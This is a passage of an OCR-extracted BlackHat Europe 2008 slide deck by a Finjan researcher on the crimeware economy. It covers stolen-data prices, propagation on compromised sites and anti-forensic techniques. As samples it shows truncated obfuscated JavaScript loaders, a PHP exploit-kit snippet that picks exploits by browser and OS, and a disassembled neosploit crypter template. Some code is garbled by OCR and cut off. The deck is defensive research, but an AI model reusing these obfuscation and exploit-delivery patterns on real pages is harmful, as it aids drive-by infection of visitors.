Crimeware on the Net

The “Behind the scenes” of the new web economy

Iftach Ian Amit
Director, Security Research – Finjan

BlackHat Europe, Amsterdam 2008

Who Am I ? (iamit)

- Iftach Ian Amit
  - In Hebrew it makes more sense…
- Director Security Research @ Finjan
- Various security consulting/integration gigs in the past
  - R&D
  - IT
- A helping hand when needed… (IAF)

Today’s Agenda

- Terminology
- Past vs. Present – 10,000 feet view
- Business Impact
- Key Characteristics – what does it look like?
  - Anti-Forensics techniques
  - Propagation methods
- What is the motive (what are they looking for)?
- Tying it all up – what does it look like when successful (video).
- Anything in it for us to learn from?
  - Looking forward on extrusion testing methodologies

Some Terminology


- Crimeware – what we refer to most malware these days is actually crimeware – malware with specific goals for making $$$ for the attackers.

- Attackers – not to be confused with malicious code writers, security researchers, hackers, crackers, etc… These guys are the Gordon Gecko's of the web security field. The buy low, and capitalize on the investment.

- Smart (often mislead) guys write the crimeware and get paid to do so.

How Do Cybercriminals Steal Business Data?

Criminals’ activity in the cyberspace



Hacker
Vulnerability Marketplace
Crimeware toolkits
Gain Fame
Impact productivity by interupting PC work
Criminals
Crimeware Distributors
Infected websites, Web 2.0
Financial data,
Customer data,
Credit card numbers → $$$
Product designs
Victims


Unveiling the Cybercrime "Food Chain"

© Finjan

Federal Prosecutor: “Cybercrime Is Funding Organized Crime”

The Business Impact Of Crimeware

Criminals target sensitive business data using crimeware



Sophisticated and Organized Criminals

Employee Data

- Gain access to employee financial information
- Steal Identity information
- Discover passwords

Financial Data

- Steal financial statements
- Steal money through online accounts
- Steal proprietary data
- Gain customer record information

Customer Data

- Access customer accounts
- Steal customer identities
- Impair customer relationships

- Brand damage
- Financial theft
- Data theft
- Password theft
- Identity theft
- Compromised computers to steal resources
- Employee productivity loss


Federal Prosecutor: “Cybercrime Is Funding Organized Crime”

The Business Impact Of Crimeware

How much is business data worth to criminals?

Financial Report
$5,000

Product Design
$1,000



Trojan Log
$300

CreditCard + PIN
$500

Driving License
$150

SocialSecurity #
$100


Valid CreditCard
$20

Key Characteristics of Crimeware

Financially motivated criminals are utilizing new methods to infect PCs with crimeware that steals sensitive data

Propagation Methods


Hosted on compromised legitimate and Web 2.0 sites over the globe with frequent location changes



URL and Reputation-based filtering solutions will not block these sites

Anti-Forensic Methods

Evade signature-based detection by utilizing code obfuscation and controlled exploits visibility in the wild




```
<SCRIPT LANGUAGE="JavaScript">
<!--
xx=String.fromCharCode(60,79,66,74,69,67,84,32,115,116,121,108,10
61,34,108,111,99,97,116,101,34,32,116,121,112,101,61,34,97,112,11
,99,116,34,32,99,108,97,115,115,105,100,61,34,99,108,115,105,100,
51,55,55,45,46,48,97,97,48,48,51,98,55,97,49,49,34,32,99,111,100,
01,114,115,105,111,110,61,53,44,50,44,51,55,57,48,44,49,49,57,52,
,97,110,100,34,32,118,97,108,117,101,61,34,82,101,108,97,116,101,
82,65,77,32,110,97,109,101,61,34,66,117,116,116,111,110,34,32,118
5,77,32,110,97,109,101,61,34,87,105,110,100,111,119,34,32,118,97,
2,13,10,60,80,65,82,65,77,32,110,97,109,101,61,34,73,116,101,109,
15,45,105,116,115,58,99,58,47,119,105,110,100,111,119,115,47,104,
,97,108,116,95,117,114,108,95,101,110,116,101,114,112,114,105,115

 document.write=xx;
```

Anti-Virus signatures will not match today's malicious code

Anti Forensics

- Code Obfuscation
  - Not the one you are used to…
- Single serve exploits
  - One per customer please
- Geographical preference
  - More on this later when we talk $$$…

Dynamic Code Obfuscation



```
<SCRIPT LANGUAGE="JavaScript">
<!--
  <Script Language='JavaScript'>document.write(
  unescape('%0A%3C%7
  20%64%46%28%73%29%
  %31%29%29%3B%20%76
  4%72%69%6E%67%2E%6
  72%28%73%2E%6C%65%
  %29%3B%7D%3C%2F%73
  2A75zsjxhfuj%2A7%3
  %3BH%8H%2A7%3A%3C8
  3C%2A7%3A%3C%3A%2A
  2A7%3A%3B8%2A7%3A%
  %3B%2A7%3A%3C7%2A7
  %3A7%3D%2A7%3A%3C8
  A7%3A96%2A7%3A%3C9
  %2A7%3A%3C9%2A7%3A
  A7%3A7F%3DN%2A7%3A
//-->
</SCRIPT>
```

Javascript Encoder

This script will encode javascript to make it more difficult for people to read and/or steal. Just follow the directions below.

1. Enter your javascript (no HTML) in the box below.
2. Select the **Code Key** you want.
3. Press the **Encode** button.

```
<SCRIPT LANGUAGE="javascript">
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
```

Code Key: 4


```
//exploits combination
if ($browser[name]=="MSIE") {
  if ($browser[os]!="Windows NT 5.0") { AddIP("0day"); include 'crypt.php';  include 'megapack1.php';   }
  if ($browser[os]=="Windows NT 5.0") { AddIP("jar"); include 'ms06-044_w2k.php'; include 'megapack1.php'; }
}
```

3. Click the "Encode" button.
4. Select all the text that appears in the box below and paste it into your HTML page where you would want the script to be. The pasted code should appear all on one line in your editor, unless you have word-wrap on. Do **not** add any linebreaks (by pressing "Enter") or the script may not work.

Select All...

```
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%
```


Dyn. Code Obf. – the neosploit way (2.0.15)



```
.rodata:08050180 ; char source_fmt_0[]
.rodata:08050180 source_fmt_0    db 'function %s(%s){var %s=arguments.callee.toString().replace(/'
.rodata:08050180                                         ; DATA XREF: js_crypter_format+2ED↑o
.rodata:08050180                 db '\W/g,',27h,27h,').toUpperCase();var %s;var %s;var %s=%s.leng'
.rodata:08050180                 db 'th;var %s;var %s=',27h,27h,';var %s=new Array();for(%s=0;%s<'
.rodata:08050180                 db '256;%s++)%s[%s]=0;var %s=1;for(%s=128;%s;%s>>=1) {%s=(%s>>>1'
.rodata:08050180                 db ')^((%s&1)?3988292384:0);for(%s=0;%s<256;%s+=%s*2) {%s[%s+%s]'
.rodata:08050180                 db '=(%s[%s]^%s);if (%s[%s+%s] < 0) {%s[%s+%s]+=4294967296;}}}%s'
.rodata:08050180                 db '=4294967295;for(%s=0;%s<%s;%s++){%s=%s[(%s^%s.charCodeAt(%s)'
.rodata:08050180                 db ')&255]^((%s>>8)&16777215);}var %s=new Array();var %s=2323;%s'
.rodata:08050180                 db '=%s^4294967295;if (%s<0) {%s+=4294967296;}%s=%s.toString(16)'
.rodata:08050180                 db '.toUpperCase();var %s=new Array();var %s=%s.length;for(%s=0;'
.rodata:08050180                 db '%s<8;%s++) {var %s=%s+%s;%s[%s]=1;%s[%s]=%s;if (%s>=8) {%s=%'
.rodata:08050180                 db 's-8;%s[%s]=%s.charCodeAt(%s);} else {%s[%s]=48;}}var %s=0;va'
.rodata:08050180                 db 'r %s;var %s;var %s;%s=%s.length;%s=%s;%s=1123;%s=%s;for(%s=0'
.rodata:08050180                 db ';%s<%s;%s+=2){var %s=%s.substr(%s,2);%s=parseInt(%s,16);%s=%'
.rodata:08050180                 db 's-%s[%s];if(%s<0) {%s=%s+256;}%s+=String.fromCharCode(%s);%s'
.rodata:08050180                 db '++;%s=3891;if(%s<%s.length-1) {%s++;%s=1092;%s[%s]=20;} else'
.rodata:08050180                 db ' {%s=0;%s=%s;}}eval(%s);}',0
.rodata:08050548 ; char a08x[]
.rodata:08050548 a08x            db '%08x',0             ; DATA XREF: js_crypter_encode+60↑o
```

Obfuscation and IFRAMES

